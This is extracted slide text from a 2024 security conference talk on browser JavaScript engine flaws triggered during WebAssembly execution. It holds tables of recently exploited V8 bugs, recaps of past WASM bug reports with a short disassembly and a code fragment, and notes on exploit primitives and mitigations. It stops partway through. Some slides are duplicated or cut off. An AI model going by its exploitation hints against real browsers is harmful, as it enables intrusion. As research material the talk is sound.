



AUGUST 7-8, 2024

BRIEFINGS

Achilles' Heel of JS Engines: Exploiting Modern Browsers During WASM Execution

Bohan Liu(@P4nda20371774)

Zong Cao(@p1umer)

Zheng Wang(@xmzyshypnc1)

Yeqi Fu(@q1iq)

Cen Zhang(@zhclhy)

#BHUSA @BlackHatEvents

About us



Bohan Liu

- @P4nda20371774
- Security Researcher at Tencent Security Xuanwu Lab
- Mainly Engaged in Browser Security
- Google Chrome Bug Hunter



Zong Cao

- @p1umer
- Graduate Master at University Chinese Academy of Sciences
- AI + Bug Hunting
- Black Hat Asia/USA Speaker



Zheng Wang

- @xmzyshypnc1
- Security Researcher at Tencent Security Xuanwu Lab
- Mainly Engaged in Browser Security and Kernel Security
- Found Several security bugs in Apple Safari, Linux kernel and VirtualBox



Yeqi Fu

- @q1iq
- Phd student of National university of singapore.
- Fuzzing and Static Analysis
- Member of CURIOSITY, supervised by zhenkai liang



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Background

Introduction

Exploited V8 Bugs in 2024

- More WASM exploitable bugs
- Introduced in the past two years
- Some bug needn't bypass V8 Sandbox


Issue	First Exploited	Description	Exploit requires V8 Sandbox Bypass	Exploit requires JIT compilation	Variant	JavaScript or WebAssembly	Introduced by	Introduced in
41490332	ITW	Incorrect fast-path for JS property deletion in runtime	Yes	Probably	No	JavaScript	Performance Work	2021 (?)
40941600	V8CTF	Type confusion after promise resolution in combination with async stack traces	Yes	No	No	JavaScript	Feature Work	2020
41482183	V8CTF	Incorrect structural optimization in Turboshaft	Yes	Yes	No	JavaScript	Performance Work	2023
41488920	V8CTF	UaF in Maglev during object creation	Yes	Yes	No	JavaScript	Performance Work	2023
330760873	Pwn2Own	Out-of-bounds access in JS enum cache	Yes	Yes	Yes	JavaScript	Performance Work	2017 (?)
330588502	Pwn2Own	Incorrect parsing of Wasm Types	Yes	Probably Not	No	WebAssembly	Feature Work	2023
330759272	Pwn2Own	Unclear ownership of DOMArrayBuffer	Yes	No	No	JavaScript	Feature Work	2023
330563095*	Pwn2Own	WebCodec ArrayBuffer UaF	Yes	N/A	N/A	N/A	N/A	2022
323694592	V8CTF	Signature mismatch in specialized wasm-to-js wrappers	No*	Probably	No	WebAssembly	Performance Work	2023
339458194	ITW	Wrong handling of Wasm Structs in JavaScript runtime	Yes	No	No	Both	Feature Work	2023
340221135	ITW	Incorrect handling of JS imports in Maglev-generated code	Yes	Yes	No	JavaScript	Performance Work	2022
341663589	ITW	Incorrect parsing of JavaScript code leads to type confusion	Yes	No	No	JavaScript	Feature Work	2017 (?)
339736513	V8CTF	Wrong handling of Wasm Structs in JavaScript runtime	Yes	No	Yes (but found internally)	Both	Feature Work	2023

Bug History Recap

- Compilation Issues
 - 1. Edge Cases Oversights
 - 2. Binary Parsing
- Memory Management Issues
 - 1. Side Effect in expanding
 - 2. Integer Overflow

Issue 1522: WebKit: WebAssembly parsing does not correctly check section order
Reported by natashenka@google.com on Sat, Jan 27, 2018, 1:13 PM GMT+8 Project Member

When a WebAssembly binary is parsed in ModuleParser::parse, it is expected to contain certain sections in a certain order, but can also contain custom sections that can appear anywhere in the binary. The ordering check validateOrder() does not adequately check that sections are in the correct order when a binary contains custom sections.



Closed Bug 1415291 (CVE-2018-5093) Opened 7 years ago Closed 7 years ago

Heap-buffer-overflow READ 8 · js::WasmTableObject::getImpl

Categories
Product: Core ▾ Type: ⚡ defect
Component: JavaScript Engine ▾ Priority: P1 Severity: normal

Tracking
Status: RESOLVED FIXED Tracking Flags:
Milestone: mozilla59 Tracking Status

WASM Development Status

- New proposals
- More optimization
- More interaction between WASM and JS

Issue 1522: WebKit: WebAssembly parsing does not correctly check section order
Reported by natashenka@google.com on Sat, Jan 27, 2018, 1:13 PM GMT+8 Project Member

When a WebAssembly binary is parsed in ModuleParser::parse, it is expected to contain certain sections in a certain order, but can also contain custom sections that can appear anywhere in the binary. The ordering check validateOrder() does not adequately check that sections are in the correct order when a binary contains custom sections.

Chromium > Blink > JavaScript > WebAssembly | 40088601

← C [wasm] OOB access in v8 wasm after Symbol.toPrimitive overwrite

Comments (39) Dependencies Duplicates (0) Blocking (0) Resources (0)

```
000003ab'd807ed48 488b1c03    mov    rbx,qword ptr [rbx+rax]
000003ab'd807ed4c 33c0    xor    eax,eax
000003ab'd807ed4e 4883c37f    add    rbx,7Fh
000003ab'd807ed52 ffd3    call   rbx
000003ab'd807ed54 488be5    mov    rsp,rbp
...
the table bound checking is bypassed, and the rax register (index) is controlled by a user input.
In wasm-js.cc, side-effects code can be triggered.
void WebAssemblyTableGrow(const v8::FunctionCallbackInfo<v8::Value>& args) {
  ...
  i->Handle<::FixedArray> old_array(receiver->functions(), i->isolate);
```

Closed Bug 1415291 (CVE-2018-5093) Opened 7 years ago Closed 7 years ago

Heap-buffer-overflow READ 8 · js::WasmTableObject::getImpl

Categories

Product: Core ▾ Component: JavaScript Engine ▾ Type: ⚡ defect Priority: P1 Severity: normal

Tracking

Status: RESOLVED FIXED Milestone: mozilla59 Tracking Flags: Tracking Status

Exploitation difficulty

JS vs Wasm

- More Check/Dcheck in Javascript
- More harden patch for exploitation techniques

[turbofan] Harden ArrayPrototypePop and ArrayPrototypeShift

An exploitation technique that abuses `pop` and `shift` to create a JS array with a negative length was publicly disclosed some time ago.

Gigacage



JavaScript engines have long been a preferred target for attackers. In this article I will introduce Gigacage, an implementation of heap isolation technique in JavaScriptCore, WebKit's JavaScript engine.

Some JavaScript objects can be easily manipulated to become very powerful read and write primitives. An example of those can be `TypedArrays` which are data structures that give the user precise control over the memory of their underlying storage buffer. If an attacker can exploit some bug to get a write primitive on the pointer of the buffer of a `TypedArray`, they can easily enhance that primitive into a more powerful one that allows arbitrary read and write, fake objects and leak memory addresses. That's exactly what Gigacage tries to mitigate.

Exploitation difficulty

JS vs Wasm

- More Check/Dcheck in Javascript
- More harden patch for exploitation techniques
- More efficient fuzzers



PrototypeShift

and `shift` to create a JS
closed some time ago.

age

ckers. In this article I will introduce Gigacage, an im-
WebKit's JavaScript engine.

e very powerful read and write primitives. An exam-
at give the user precise control over the memory of
e bug to get a write primitive on the pointer of the
e into a more powerful one that allows arbitrary read
exactly what Gigacage tries to mitigate.

Exploitation difficulty

Compilation vs Execution

- Dynamic execution with real-time information
- Less Safety Check Code
- New spec simplifies runtime exploitation



Workflow And Attack Surfaces in WASM

Workflow in WASM

```
(module
  (func (export "addTwo") (param i32 i32) (result i32)
    local.get 0
    local.get 1
    i32.add))
```

```
const wasmBytes = new Uint8Array([0, 97, 115, 109, 1, 0, 0,
0, 1, 7, 1, 96, 2, 127, 127, 1, 127, 3, 2, 1, 0, 7, 10, 1, 6,
97, 100, 100, 84, 119, 111, 0, 0, 10, 9, 1, 7, 0, 32, 0, 32,
1, 106, 11, 0, 10, 4, 110, 97, 109, 101, 2, 3, 1, 0, 0]);
```


```
module = new WebAssembly.Module(wasmBytes); //WebAssembly.compile
```

```
instance = new WebAssembly.Instance(module,{});  
Console.log(instance.exports.addTwo(1114, 223));
```

```
//Output: 1337
```

Compilation


Execution



Workflow in WASM

| The Compilation Phase


- **Compile** the Wasm Input into Machine Code or Optimized Code.
- Different Browser has its own WASM Compiler or Optimizer
 -  : LLInt, BBQ, OMG
 -  : Liftoff, Turbofan, Turboshaft
 -  : Baseline, Ion, Optimizing
- The bug hunting target we focused on before^[*]



[*]<https://blackhat.com/asia-23/briefings/schedule/#attacking-the-webassembly-compiler-of-webkit-30926>

Workflow in WASM


| The Execution Phase



Workflow in WASM

| The Execution Phase

- Runtime Build
- ByteCode Execution
- External Interaction




Few Tested :) The **MAIN** bug hunting target this time!

Workflow in WASM

| The Execution Phase

